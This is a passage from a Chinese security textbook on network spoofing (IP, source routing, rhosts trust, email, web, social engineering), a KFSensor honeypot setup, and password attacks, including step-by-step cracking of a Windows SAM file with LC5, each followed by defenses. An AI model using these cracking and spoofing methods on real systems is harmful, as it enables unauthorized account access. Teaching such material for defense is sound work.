出于长远的考虑，要想从根本上消除缓冲区溢出的攻击，需要对编程模式或 CPU 体系进行基础性修改才能真正解决问题，然而，随着信息技术的飞速发展和人们对网络安全的重视程度不断加深，相信缓冲区溢出攻击总会有被解决的一天。



第 2 节 网络欺骗攻击

假如有一天你收到了一封电子邮件，样子像是来自 Jack，可是很多时候并不是来自 Jack，而是有人冒充 Jack 发来的信，这就是网络欺骗的一种。下面就详细讲解网络欺骗。

1. 操作理论

欺骗攻击主要有下面几种方式：

- IP 欺骗：通过使用其他计算机的 IP 地址来获得信息或者得到特权。

IP 欺骗的三种基本形式是：

- 基本地址变化
- 使用源路由选择截取数据包

• 利用 UNIX 机器上的信任关系

(1) 基本地址变化

IP 欺骗的最基本形式是查出一个网络的配置，接着改变自己的 IP 地址，伪装成别人机器的 IP 地址。如此一来，既可使所有被发送的数据包都带有假冒的源地址。这是一种低级的技术，因为所有的应答都回到了被盗用了地址的机器上，而不是攻击者的机器。这叫做盲目飞行攻击 (flying blind attack)，或者叫做单向攻击 (one-way attack)。

这样的攻击虽有一些限制，可就某一特定类型的拒绝服务攻击而言，只需要一个数据包去撞击机器，并且地址欺骗会让人们更难于找到攻击者的根源。对某些特定的攻击，如果系统收到了意想不到的数据包，那么说明对系统的攻击仍然在进行。而且因为 UDP 是无连接的，所以单独的 UDP 数据包会被发送到受害方的系统中。

(2) 源路由攻击

有关欺骗的一个重要问题是被盗用的地址会收到返回的信息流，而攻击者从来不会接收到它们。可是对于更高级的攻击，攻击者更愿意看到对话的双方。

为了得到从目的机器返回到源机器的流量，其中一个方法是攻击者插入到正常情况下流量经过的通路上，这不是一件容易的事，因为攻击者必须攻击受害网络上的一台机器，而且不存在任何保障措施让流量继续通过攻击者的机器。互联网是采用动态路由的，它每天、每小时甚至每分钟都会有变化。有一种方法能够保证数据包会经过一条给定的路径，而且作为一次欺骗，保证它经过攻击者的机器。这么做需要使用源路由，它被包含在 TCP/IP 协议簇中。源路由允许指定一条数据包必须经过的路径。它包括两种类型：

① 宽松的源路由选择 (LSR)：

发送端指明了流量或者数据包必须经过的 IP 地址清单，但如果它需要，也可以经过一些其他的地址。即不用考虑数据包经过的确切地址，只要它经过这些地址就可以。

② 严格的源路由选择 (SRS)：

发送端指明 IP 数据包必须经过的确切地址。如果没有经过这一确切路径，数据包会被丢弃，并返回一个 ICMP 差错报文。即必须考虑数据包经过的确切路径，而且如果由于某种原因没有经过这条路径，这个数据包就不能被发送。

源站路由使用 IP 首部一个 39 个字节的源路由选项字段来工作。因为源站路由被放入了 IP 首部，因此对指定的 IP 地址数目会有限制。因为源路由选项字段是 39 个字节，其中 3 个字节是附加信息，那么剩下的 36 个字节是地址信息。每一个地址是 4 个字节。36 除 4，会有 9 个地址的空间。但情况不是那么简单。因为最后一个地址必须是目的地址，所以它只留下 8 个地址的空间。可想而知随着互联网的发展，会出现 IP 地址的数目大于 8 的情况。这个时候就只能使用宽松的源路由选路，因为如果不能找到确切的路径，那么严格的源路由选路就会丢弃那个数据包。

需要指出的重要的一点是如果发送端指定了到达目的地址的源路由，那么目的机器能够自动的使用源路由返回到发送端，这就是为什么它那么危险的原因，可能不知道有人正在

使用它,而且也可能回答一个数据包,而且如果发送端使用了源路由,就会在未知的情况下使用它。

源路由为欺骗带来了巨大的利益。攻击者使用假冒的地址向目的地发送数据包,但指定了宽松的源路由选择,并把它的 IP 地址填入地址清单中。那么,当接收端回应时,数据包返回到假冒的 IP 地址处,而不是前面它经过的攻击者的机器。攻击者没有盲目飞行,因为他能看到对话双方。

(3)信任关系

在 UNIX 领域中,信任关系能够很容易得到。假如在主机 A 和 B 上各有一个帐户,在使用当中会发现,在主机 A 上使用时需要输入在 A 上的相应帐户,在主机 B 上使用时必须输入在 B 上的帐户,主机 A 和 B 把你当作两个互不相关的用户,显然有些不便。为了减少这种不便,可以在主机 A 和主机 B 中建立起两个帐户的相互信任关系。在主机 A 和主机 B 上你的 home 目录中创建 .rhosts 文件。D 主机 A 上你的 home 目录中输入“echo "B username" > ~/.rhosts”;D 主机 B 上你的 home 目录中输入“echo "A username" > ~/.rhosts”。至此就能毫无阻碍 R 使用任何以 r 开头的远程调用命令,如:rlogin,rcall,rsh 等,而无口令验证的烦恼。这些命令将允许以地址为基础的验证,或者允许或者拒绝以 IP 地址为基础的存取服务。

这里的信任关系是基于 IP 地址的。

●电子邮件欺骗:通常情况下电子邮件的欺骗会有三个目的:一是要隐藏自己的身份。二是如果攻击者想冒充别人,他能假冒那个人的电子邮件。使用这种方法,无论谁接收到这封邮件,他会认为它是攻击者冒充的那个人发的。除此以外,电子邮件欺骗能被看作是社会工程的一种表现形式。比方说,如果攻击者想让用户发给他一份敏感文件,攻击者伪装他的邮件地址,使用户认为这是上级的要求,用户可能会发给他这封邮件。

执行电子邮件欺骗有三种基本方法,每一种有不同难度级别,执行不同层次的隐蔽:

- 相似的电子邮件地址
- 修改邮件客户端设置
- 远程登录到端口 25

(1)相似的电子邮件地址

这种攻击类型是这样的,攻击者找到一个单位高级管理人员的名字。得到这个名字后,攻击者注册一个看上去像高级管理人员名字的邮件地址。他只用简单地进入有名的电子邮箱网站注册一个有关的帐号。然后在电子邮件的别名字段签上管理者的名字。正常情况下,别名字段显示在用户的邮件客户端的发件人字段中。邮件的地址是没有问题的,因而收信人很可能就回复邮件,于是攻击者就会得到想要的信息。

邮件传给用户时,注意到它没有完整的电子邮件地址。这是因为把邮件客户端设成了只显示名字或者别名字段。尽管通过观察邮件头,用户能看到真实的邮件地址是什么,可是往往用户是不会费这个事的。



(2) 修改邮件客户端设置

电子邮件发出的时候，没有对发件人地址进行验证或者确认，因此如果攻击者有一个像 Outlook 的邮件客户端，他就能够进入并且指定他想出现在发件人中的所有地址。

攻击者能够指定他想要的任何返回地址。因此当用户回信时，答复回到真实的地址，而不是回到被盗用了地址的人那里。

(3) 远程登录到端口 25

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口 25，邮件服务器使用它在互联网上发送邮件。当攻击者想发送给用户信息时，他先写一个信息，然后单击发送。接下来他的邮件服务器与用户的邮件服务器联系，在端口 25 发送信息、转移信息。用户的邮件服务器然后把这个信息发送给用户。

因为邮件服务器使用端口 25 发送信息，所以没有理由说明攻击者不会连接到 25，装作是一台邮件服务器，然后写一个信息。有时攻击者会使用端口扫描来判断哪个服务器端口 25 是开放的，以此找到邮件服务器的 IP 地址。

越来越多的系统管理员正意识到攻击者在使用他们的系统进行欺骗，所以更新版的邮件服务器不允许邮件转发，并且一个邮件服务器应该只发送或者接收一个指定域名或者公司的邮件。

●Web 欺骗：越来越多的电子商务使用互联网。为了利用网站做电子商务，人们不得不被鉴别并被授权来得到信任。在任何实体必须被信任的时候，欺骗的机会出现了。

(1) 基本的网站欺骗

攻击者一般会抢先或特别设计注册一个非常类似的有欺骗性的站点。当一个用户浏览了这个假冒地址，并与站点做了一些信息交流，如填写了一些表单时，站点会给出一些相应的提示和回答，同时记录下用户的信息，并给这个用户一个 cookie，以便能随时跟踪这个用户。典型的例子是假冒金融机构，偷盗客户的信用卡信息。

(2) man - in - the - middle 攻击

可以说所有不同类型的攻击都能使用 man - in - the - middle 攻击，不止是 Web 欺骗。在 man - in - the - middle 攻击中，攻击者必须找到自己的位置，以使进出受害方的所有流量都经过他。攻击者可通过攻击外部路由器来实现，因为所有进出公司组织的流量不得不经过这个路由器。

man - in - the - middle 攻击的原理是，攻击者通过某种方法（比如攻破 DNS 服务器，DNS 欺骗，控制路由器）把目标机器域名对应的 IP 指到攻击者所控制的机器，这样所有外界对目标机器的请求将涌向攻击者的机器，这时攻击者可以转发所有的请求到目标机器，让目标机器进行处理，再把处理结果返回到发出请求的客户机。事实上，就是把攻击者的机器设成目标机器的代理服务器，这样，所有外界进入目标机器的数据流都在攻击者的监视之下，攻击者可以任意窃听甚至修改数据流里的数据，获取很多的信息。



(3) URL 重写

在 URL 重写中，就像在攻击中一样，攻击者把自己插入到通信流中，只有一点是不一样的，那就是在攻击中，当流量通过互联网时，攻击者必须在物理上能够截取它。可是很多时候这样做是非常难于执行的，因此攻击者使用 URL 重写。在 URL 重写中，攻击者能够把网络流量转到攻击者控制的另一个站点上。

利用 URL 地址重写时，使地址都指向攻击者的 Web 服务器，即攻击者可以将自己的 Web 地址加在所有 URL 地址的前面。攻击者往往在 URL 地址重写的同时，利用相关信息掩盖技术，一般用 JavaScript 程序来重写地址栏和状态栏，以达到其掩盖欺骗的目的。

●非技术类欺骗：这种类型的攻击是把精力集中在攻击的人力因素上。它需要通过社会工程技术来实现。

我们通常把基于非计算机的技术叫做社交工程（也有叫社会工程的）。社交工程中，攻击者设法让人相信他是其他人。这就像攻击者在给人打电话时说自己是某人一样的简单。因为他说了一些大概只有那个人知道的信息，所以受害人相信他。

社交工程的核心是，攻击者设法伪装自己的身份并设计让受害人泄露私人信息。这些攻击的主要目标是搜集信息来侵入计算机系统的，通常通过欺骗某人使之泄露出口令或者在系统中建立个新帐号。其他目标是侦察环境，找出安装了什么硬件和软件，服务器上装载了什么补丁等。因此通过社会工程得到的信息是无限的。

2. 实例讲解

网络欺骗是一种非常厉害的黑客手法，攻击的时候通常可以通过使用蜜罐技术模拟出一个充满漏洞的系统，引诱那些不怀好意的入侵者，为自己的反攻击赢得宝贵的时间，从而最大限度地发挥网络欺骗的破坏力。

KFSensor 是一款专业的基于 IDS 的安全工具，是一个专业的人侵检测系统，IDS 程序通过模拟黑客和木马入侵来检测本地计算机的漏洞，然后给出详细的安全报告，程序还具有人侵监测的功能，可以实时的监测本地计算机，一旦出现被入侵的情况会实时发出系统警报，并可以对攻击或者入侵者进行详细的分析，然后给出详细的分析报告。程序可配置性很高，功能强大。

KFSensor 的具体使用步骤如下所示：

步骤 1 网上下载并进行安装

从网上下载 KFSensor 安装文件之后，双击即可进入如图 1-3 所示的“Welcome to the Installation Wizard”（欢迎安装）界面，在该界面中单击【Next】（下一步）按钮，进入如图 1-4 所示的“License Agreement”（许可协议）界面。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一章 常见黑客攻防手法




图 1-3




图 1-4

一般软件都会有一个许可协议，如果同意协议内容，可以点选“*Yes, I agree with all the terms of this license agreement*”（我同意协议内容）单选框，然后单击【Next】（下一步）按钮，进入如图 1-5 所示的“Destination Folder”（安装文件夹）界面。

可以对安装文件夹等内容进行单独的设置，或者通过单击【Browse】（浏览）按钮，重新选择程序的安装路径，设置完成之后，单击【Next】（下一步）按钮，进入如图 1-6 所示的“Program Group”（程序组）界面。




图 1-5




图 1-6

在该界面中确定安装程序所在组别，然后单击【Next】（下一步）按钮，进入如图 1-7 所示的“Ready to Install the Program”（准备安装）界面。

在该界面中单击【Next】（下一步）按钮，进入如图 1-8 所示的“Setup Status”（安装进度）界面，待安装结束之后，弹出如图 1-9 所示的“Computer Restart”（重启计算机）界面。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-7




图 1-8

在该界面中,通过点选相应的单选框,确认是否立即重新启动计算机,然后单击【Next】(下一步)按钮,进入如图 1-10 所示的“Installation Complete”(完成安装)界面。在该界面中单击【Finish】(完成)按钮,安装操作即可完成。




图 1-9




图 1-10

步骤 2 使用 KFSensor 进行模拟欺骗

重新启动计算机完成 KFSensor 的安装之后,依次执行【开始】→【所有程序】→【KFSensor】→【KFSensor】命令,如图 1-11 所示,运行 KFSensor。

第一次运行该软件时将会提示选择要伪装的漏洞类型,例如模拟木马端口开放、危险服务开放等。为了使“蜜罐”更加逼真,这里建议读者将全部的模拟内容选上,如图 1-12 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一章 常见黑客攻防手法



图 1 - 11

KFSensor 的界面分为三部分：工具栏、端口栏和日志栏。端口栏显示模拟开放的一些端口，日志栏显示入侵日志记录。双击对应端口的日志，即可看到里面详细记录了扫描的手法。



图 1 - 12

根据向导提示为“蜜罐”设置一个域名，于是机器就跟一台服务器一样了，在这里输入“networksforu.com”。完成几项设置之后，就可将本机架设成一个满是漏洞的“朝阳”，这个“朝阳”将会给我们带来一些特殊的成效。

首先假定自己是入侵者，利用的是常用的端口扫描工具 SuperScan，在 IP 处填写本机



IP, 将端口定义在 1 ~ 65535, 单击开始按钮即可实现一次通扫。

扫描完成之后即可看到扫描结果, 可以看到机器有很多开放的端口, 几乎就像一台刚刚装好系统和服务器软件的主机, 连一些危险的端口都开放着, 不过这些开放的危险端口都是 KFSensor 模拟出来的。

当发现有人对其进行扫描时, KFSensor 会进行报警并变成红色, 此时可打开 KFSensor 进行日志分析。经过上面的诱捕测试, 可以确认“朝阳”已经安装成功。

3. 防范网络欺骗的手段

我们明白了网络欺骗的攻击原理, 并且通过实例对网络欺骗有了一定的了解, 就应该做一些防范了, 这里以 IP 欺骗攻击的防范为例, 来给大家讲解防范网络欺骗的方法。

对于源 IP 地址欺骗行为, 可以采取以下措施来尽可能的保护系统免受这类攻击:

(1) 抛弃基于地址的信任策略: 阻止这类攻击的一种十分容易的办法就是放弃以地址为基础的验证。不允许 r 类远程调用命令的使用; 删除 .rhosts 文件; 清空 /etc/hosts. equiv 文件。这将迫使所有用户使用其他远程通信手段, 如 Telnet、SSH、skey 等。

(2) 使用加密方法: 在包发送到网络上之前, 对数据进行加密处理。加密处理虽然会使网络环境复杂化, 可是加密后数据的真实性、完整性和完全性将会有极大的提高。

(3) 进行包过滤: 可以配置路由器使其能够拒绝网络外部与本网内具有相同地址的连接请求。而且, 当包的 IP 地址不在本网内时, 路由器不应该把本网主机的包发送出去。要提醒大家一点, 路由器虽然可以封锁试图到达内部网络的特定类型的包。但它们也是通过分析测试源地址来实现操作的。因此, 它们仅能对声称是来自于内部网络的外来包进行过滤, 如果你的网络存在外部可信任主机, 那么路由器将无法防止别人冒充这些主机进行 IP 欺骗。



第 3 节 口令攻击

攻击者攻击目标时常常把破译用户的口令作为攻击的开始。只要攻击者能得到用户的口令, 就能获得机器或者网络的访问权, 并能访问到用户所能访问到的任何资源。如果这个用户有域管理员或 root 用户权限, 那就更加危险了。

1. 操作原理

口令攻击的前提是必须先得到该主机上的某个合法用户的帐号, 然后再进行合法用户口令的破译。下面介绍几种获得用户帐号的方法:

第一章 常见黑客攻防手法



●利用目标主机的 Finger 功能：当用 finger 命令查询时，主机系统会将保存的用户资料（如用户名、登录时间等）显示在终端或计算机上。

●利用目标主机的 X.500 服务：有些主机没有关闭 X.500 的目录查询服务，也给攻击者提供了一条获得信息的简易途径。

●从电子邮件地址中收集：有些用户的电子邮件地址常会透露其在目标主机上的帐号。通常，很多系统会使用一些习惯性的帐号，从而造成帐号的泄露。

●通过网络监听非法得到用户口令：这是一种危害性特别大的方法，虽然功能局限，可是监听者往往可以采用中途截击的方法，所以这也是获取用户帐户和密码的一种方法。现在，很多协议根本就没有采用任何加密或身份认证技术，如在 Telnet、FTP、HTTP、SMTP 等传输协议中，用户帐户和密码信息都是以明文格式传输的，此时若攻击者利用数据包截取工具就可以很容易收集到用户的帐户和密码。

另外还有一种中途截击的攻击方法，这种方法在同服务器端完成“三次握手”建立连接之后，在通信过程中扮演“第三者”的角色，假冒服务器身份欺骗对方，再假冒对方向服务器发出恶意请求，其造成的后果不堪设想。另外，攻击者有时还会利用软件和硬件工具时刻监视系统主机的工作，等待记录用户登录信息，从而取得用户密码；或者编制有缓冲区溢出错误的 suid 程序来获得超级用户权限。

●知道用户的帐号后利用一些专门软件强行破解用户口令：这种方法不受网段限制，但攻击者要有足够的耐心和时间。如：采用字典穷举法（或称暴力法）来破解用户的密码。攻击者可以通过一些工具程序自动从电脑字典中取出一个单词，作为用户的口令，再输入给远端的主机申请进入系统；若口令错误，就按序取出下一个单词，进行下一个尝试，并一直循环下去，直到找到正确的口令或字典的单词试完为止。由于这个破译过程由计算机程序来自动完成，因而几个小时就可以把上十万条记录的字典里的所有单词都尝试一遍。

●利用系统管理员的失误：在现代的 UNIX 操作系统中，用户的基本信息存放在 passwd 文件中，而所有的口令则经过 DES 加密方法加密后专门存放在一个叫 shadow 的文件中。黑客们获取口令文件后，就会使用专门的破解 DES 加密的程序来解口令。同时，由于为数不少的操作系统都存在许多安全漏洞、Bug 或一些其他设计缺陷，这些缺陷一旦被找出，黑客就可以长驱直入。例如，让 Windows 95/98 系统后门洞开的 BO 就是利用了 Windows 的基本设计缺陷。

口令攻击共有如下几种类型：

●字典攻击

由于大多数人使用普通词典中的单词作为口令，所以发起词典攻击是一个很好的突破口。词典攻击使用一个包含大多数词典单词的文件，用这些单词猜测用户口令。使用一部 1 万个单词的词典一般能猜测出系统中 70% 的口令。在多数系统中，和尝试所有的组合相比，词典攻击能在很短的时间内完成。

●强行攻击

并不是口令足够长了，或者加密模式足够复杂，口令就不会被破解了。所有的口令都能



被攻破，只要时间充足，口令就可最终破解。如果有速度足够快的计算机能尝试字母、数字、特殊字符的所有组合，将最终能破解所有的口令。这种类型的攻击方式叫强行攻击。使用强行攻击，先从字母 a 开始，尝试 a、b、c 等，然后尝试 aa、ab、ac……。

攻击者也可以利用分布式攻击。攻击者如果希望在尽量短的时间内破解口令，可以闯入几个有大批计算机的公司并利用他们的资源破解口令，而并不需要购买大量昂贵的计算机。

●组合攻击

词典攻击只能发现词典单词口令，但是速度快。强行攻击能发现所有的口令，但是破解时间很长。鉴于很多管理员要求用户使用字母和数字，用户的对策是在口令后面添加几个数字，如把口令 ericgolf 变成 ericgolf55。错误的看法是认为攻击者不得不使用强行攻击，这会很费时间，而实际上口令很弱。有一种攻击使用词典单词但是在单词尾部串接几个字母和数字。这就是组合攻击。基本上，它介于词典攻击和强行攻击之间。

2. 实例讲解

下面举一个使用密码破解工具 LC5 来破解 SAM 文件口令的实例，来为读者直观的讲述一下口令攻击的主要流程。

步骤 1 获取文件并安装

从网上下载 LC5 安装文件之后，双击即可进入如图 1-13 所示的“Welcome to the Installation Wizard for LC5”（欢迎安装）界面，在该界面中单击【Next】（下一步）按钮，进入如图 1-14 所示的“Welcome to the Installation Wizard for LC5”（确认安装）界面。



图 1-13



图 1-14

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一章 常见黑客攻防手法




图 1-15




图 1-16

在该界面中单击【Next】(下一步)按钮,进入如图 1-15 所示的“License Agreement”(许可协议)界面。仔细阅读界面中的许可协议,如果同意协议内容,可以单击【Yes】(是)按钮,进入如图 1-16 所示的“Choose Destination Location”(选择安装路径)界面。

确定程序的安装路径,然后单击【Next】(下一步)按钮,进入如图 1-17 所示的“Setup Type”(安装类型)界面。




图 1-17




图 1-18

在该界面中选择合适的安装类型,这里点选“Typical”(典型安装)单选框,然后单击【Next】(下一步)按钮,进入如图 1-18 所示的“Select Program Folder”(选择程序文件夹)界面。

在该界面中确定要安装的程序的文件夹名称,这里采用默认设置“LC5”,然后单击【Next】(下一步)按钮,进入如图 1-19 所示的“Setup Status”(安装进度)界面。

待安装结束之后,弹出如图 1-20 所示的“Install Shield Wizard Complete”(安装完成)界面,在该界面中单击【Finish】(完成)按钮,完成该软件的安装操作。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-19



图 1-20

步骤 3 使用 LC5 进行口令猜测

依次执行【开始】→【所有程序】→【LC5】→【LC5】命令，如图 1-21 所示，运行 LC5，即可看到如图 1-22 所示的“LC5 Trial Version”(试用版)界面。



图 1-21




图 1-22

在该界面中单击【Trial】(试用)按钮，选择试用该软件，即可打开如图 1-23 所示的【@stake LC5】程序使用窗口。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-23

在该窗口中依次执行【Session】→【Import】命令，打开如图 1-24 所示的“Import”对话框，在该对话框中点选“From SAM file”单选框，然后再在“Filename”文本框中输入待破解的 SAM 文件。此时 LC5 会自动分析此文件，并显示出文件中的用户名。




图 1-24

显示出用户名之后点击【Session】中的【Begin Audit】项，即可开始破解密码，如果系统采用的密码不是很复杂，那么 LC5 在很短的时间内就会有如图 1-25 所示的结果。




图 1-25

在上一个攻击实例当中，LC5 使用起来非常方便，可是如果系统采用比较复杂的密码，则可能需要花上几天或数月甚至几年的时间才能破解出密码，可见，LC5 有它的先天缺陷。

3. 口令攻击的防范

明白了口令攻击的攻击原理，并且从实例中对其有了直观的了解后，我们来认识一下针对口令攻击的方法措施。

防范口令攻击首先要选择一个可靠的口令，并且注意保护口令的安全。

- 好口令是防范口令攻击的最基本、最有效的方法：

口令应该不少于 8 个字符；不包含字典里的单词、不包括姓氏的汉语拼音；同时包含多种类型的字符，比如：

- 大写字母(A,B,C,..Z)
- 小写字母(a,b,c..z)
- 数字(0,1,2,..9)
- 标点符号(@ ,#,!, \$,%, & ...)

- 注意保护口令安全：

- 口令不要记在纸上，不要存储在显眼的地方；
- 不要把口令告诉别人；
- 不同的系统不要使用相同的命令；
- 口令输入的时候要注意安全；
